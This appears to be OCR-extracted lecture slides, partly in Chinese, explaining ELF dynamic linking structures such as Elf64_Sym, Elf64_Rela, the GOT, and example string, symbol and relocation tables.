


```
$ 

    typedef struct
    {
      Elf64_Word    st_name;
      unsigned char st_info;
      unsigned char st_other;
      Elf64_Section st_shndx;
      Elf64_Addr    st_value;
      Elf64_Xword   st_size;
    } Elf64_Sym;
```

$ DL Start

Struct Elf64_Rela

- Elf64_Rela - 描述 relocation table entry (DT_JMPREL) 的結構
  - r_offset - function symbol 解析完後要填入的位址
  - r_info - relocation type 與 symbol index
  - r_addend - 最後添加在 address 的偏移




```
$

typedef struct
{
  Elf64_Addr    r_offset;
  Elf64_Xword   r_info;
  Elf64_Sxword  r_addend;
} Elf64_Rela;
```

$ DL Start

Other sections

- DT_PLTGOT - 指向 GOT，存放解析完的 function address
- DT_STRTAB - 指向 string table，每個 string 為一個 entry
- DT_DEBUG - 指向變數 _r_debug



0	offset of _DYNAMIC
8	link_map of binary
10	_dl_runtime_resolve_xsavec
18	puts@got

GOT

0	\0	l	l	b	c	.	s	o
8	.	6	\0	p	u	t	s	\0
10	_	_	c	x	a	_	f	i
18	n	a	l	i	z	e	\0	…

String table


Offset	st_name
0	0
18	61
30	11

Symbol table

r_offset	r_info	r_addend
4018	200000007	0

Relocation table

